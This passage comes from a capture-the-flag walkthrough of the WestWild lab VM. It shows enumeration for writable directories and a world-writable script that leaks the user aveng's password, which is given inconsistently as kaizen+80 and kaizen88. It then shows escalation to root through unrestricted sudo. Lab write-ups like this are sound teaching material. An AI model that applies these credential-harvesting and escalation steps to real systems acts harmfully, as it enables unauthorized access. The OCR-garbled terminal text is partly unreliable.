
Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Fri Aug 2 02:00:40 2019
wavex@WestWild:~$ id
uid=1001(wavex) gid=1001(wavex) groups=1001(wavex)
wavex@WestWild:~$ ls -al
total 32
drwxr-xr-x 4 wavex wavex 4096 Aug 2 2019 .
drwxr-xr-x 4 root  root 4096 Jul 30 2019 ..
-rw-r--r-- 1 wavex wavex 220 Jul 30 2019 .bash_logout
-rw-r--r-- 1 wavex wavex 3637 Jul 30 2019 .bashrc
drwx----- 2 wavex wavex 4096 Aug 2 2019 .cache
-rw-r--r-- 1 wavex wavex 675 Jul 30 2019 .profile
-rw-r--r-- 1 wavex wavex 870 Aug 2 2019 .viminfo
```

we tried searching for all files and directories if any credentials was present or any link to the root. And after few tries came to know some files had write permission set for the user.

```
cd /var/www
```

```
ls
```

```
find / -writable -type d 2>/dev/null
```



The screenshot shows the terminal window after running 'cd /var/www' and 'ls'. The user then runs 'find / -writable -type d 2>/dev/null'. The output lists several directories with writable permissions, including '/sys/fs/cgroup/systemd/user/1001.user/1.session', '/usr/share/av/westsidesecret', '/home/wavex', '/home/wavex/.cache', '/home/wavex/wave', '/var/lib/php5', '/var/spool/samba', '/var/crash', '/var/tmp', '/proc/1907/task/1907/fd', '/proc/1907/fd', '/proc/1907/map_files', '/run/user/1001', '/run/shm', '/run/lock', and '/tmp'. The user then runs 'cd /usr/share/av' and 'ls', showing the contents of the directory.

```
wavex@WestWild:~$ cd /var/www/
wavex@WestWild:/var/www$ ls
html
wavex@WestWild:/var/www$ nano html/
wavex@WestWild:/var/www$ cd ..
wavex@WestWild:/var$ ls
backups cache .config lib local lock log mail opt run spool .ssh www
wavex@WestWild:/var$ uname -a
Linux WestWild 4.4.0-142-generic #168-14.04.1-Ubuntu SMP Sat Jan 19 11:28:33 UTC 2019 i686 i686 i686 GNU/Linux
wavex@WestWild:/var$ cd
wavex@WestWild:~$ find / -writable -type d 2>/dev/null
/sys/fs/cgroup/systemd/user/1001.user/1.session
/usr/share/av/westsidesecret
/home/wavex
/home/wavex/.cache
/home/wavex/wave
/var/lib/php5
/var/spool/samba
/var/crash
/var/tmp
/proc/1907/task/1907/fd
/proc/1907/fd
/proc/1907/map_files
/run/user/1001
/run/shm
/run/lock
/tmp
wavex@WestWild:~$
```


The westsidesecret seems to have writable permission and could be executed. When checked more for this executable file we got to know it contained credentials for user aveng.

```
cd /usr/share/av
```

```
ls
```

```
cd westsidesecret
```

ls
./ifforegt.sh



```
waves@WestWild:~$ cd /usr/share/av
waves@WestWild:/usr/share/av$ ls
ifforegt.sh
waves@WestWild:/usr/share/av$ ls -al
total 12
drwxr-xr-x  3 root root 4096 Jul 30 2019 .
drwxr-xr-x 114 root root 4096 Jul 30 2019 ..
drwxrwxrwx  2 root root 4096 Jul 30 2019 ifforegt.sh
waves@WestWild:/usr/share/av$ ./westsidesecret/
-bash: ./westsidesecret/: Is a directory
waves@WestWild:/usr/share/av$ cd westsidesecret/
waves@WestWild:/usr/share/av/westsidesecret$ ls
ifforegt.sh
waves@WestWild:/usr/share/av/westsidesecret$ ls -al
total 12
drwxrwxrwx 2 root root 4096 Jul 30 2019 .
drwxr-xr-x 3 root root 4096 Jul 30 2019 ..
-rwxrwxrwx 1 waves waves 101 Jul 30 2019 ifforegt.sh
waves@WestWild:/usr/share/av/westsidesecret$ ./ifforegt.sh
ifforegt.sh
user:aveng
password:kaizen+80
waves@WestWild:/usr/share/av/westsidesecret$
```

user:aveng

password:kaizen+80


now let's escalate to user aveng.

sudo ssh aveng@192.168.56.138

After getting user aveng access we checked if user aveng has any permission to run as root or any file or folder which could be modified to get root shell.

sudo -l

Got to know user aveng have all permission set.



```
$ssh aveng@192.168.56.138
aveng@192.168.56.138's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sun Jul 26 14:51:09 +03 2020

System load:  0.1               Processes:    100
Usage of /:   79.1% of 1.70GB    Users logged in: 0
Memory usage: 12%              IP address for eth0: 192.168.56.138
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Wed Jul 31 19:26:18 2019 from 192.168.59.1
aveng@WestWild:~$ id
uid=1000(aveng) gid=1000(aveng) groups=1000(aveng),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(sambashare),114(lpadmin)
aveng@WestWild:~$ sudo -l
[sudo] password for aveng:
Matching Defaults entries for aveng on WestWild:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aveng may run the following commands on WestWild:
    (ALL : ALL) ALL
aveng@WestWild:~$
```

su aveng

id

sudo -l

sudo su

cd /root

cat FLAG2.txt

```
Applications Places System root@WestWild: ~
File Edit View Search Terminal Tabs Help

root@WestWild: ~ wavex@WestWild ~

user:aveng
password:kaizen88
wavex@WestWild:/usr/share/av/westsidesecrets$ su aveng
Password:
aveng@WestWild:/usr/share/av/westsidesecrets$ id
uid=1000(aveng) gid=1000(aveng) groups=1000(aveng),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(sambashare),114(lpadmin)
aveng@WestWild:/usr/share/av/westsidesecrets$ cd
aveng@WestWild:~$ ls
aveng@WestWild:~$ ls -al
total 28
drwxr-xr-x 3 aveng aveng 4096 Aug  2  2019 .
drwxr-xr-x 4 root  root  4096 Jul 30  2019 ..
-rw-r--r-- 1 aveng aveng  220 Jul 30  2019 .bash_logout
-rw-r--r-- 1 aveng aveng 3637 Jul 30  2019 .bashrc
drwx----- 2 aveng aveng 4096 Jul 30  2019 .cache
-rw-r--r-- 1 aveng aveng  675 Jul 30  2019 .profile
-rw----- 1 aveng aveng  511 Jul 30  2019 .viminfo
aveng@WestWild:~$ sudo -l
[sudo] password for aveng:
Matching Defaults entries for aveng on WestWild:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User aveng may run the following commands on WestWild:
    (ALL : ALL) ALL
aveng@WestWild:~$ su root
Password:
su: Authentication failure
aveng@WestWild:~$ sudo su
root@WestWild:/home/aveng$ cd /root/
root@WestWild:~# ls
FLAG2.txt
root@WestWild:~# cat FLAG2.txt
Flag2{Weeeeeeeeeeeellc0d00m_T0_WestWild}

Great! take a screenshot and Share it with me in twitter @MashimAlshareff
```

.....Happy
Hacking.....